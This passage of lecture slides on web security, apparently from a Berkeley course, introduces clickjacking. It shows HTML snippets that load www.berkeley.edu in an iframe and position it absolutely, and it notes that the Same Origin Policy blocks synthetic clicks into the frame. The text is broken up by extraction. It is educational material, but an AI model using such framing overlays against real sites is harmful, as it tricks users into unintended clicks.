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
## EVENTS

FEB  
08

Noon concert: Elizabeth Lin,  
piano

FEB  
09

Author talk: Rabih Alameddine,




Same, but smaller window.  
Mouse anywhere over the region points to  
<https://crowdfund.berkeley.edu>

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Crowdfunding projects  
today

Let's load `www.berkeley.edu`

```
<p>
<div>
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```


We load `www.berkeley.edu` in an *iframe*




Let's load [www.berkeley.edu](http://www.berkeley.edu)

Any Javascript in the surrounding window  
can't generate synthetic clicks in the  
framed window due to *Same Origin Policy*

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today



Let's load [www.berkeley.edu](http://www.berkeley.edu)




Let's load [www.berkeley.edu](https://www.berkeley.edu)



Let's load `www.berkeley.edu`

```
<p>
<div style="position: absolute; top: 0px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

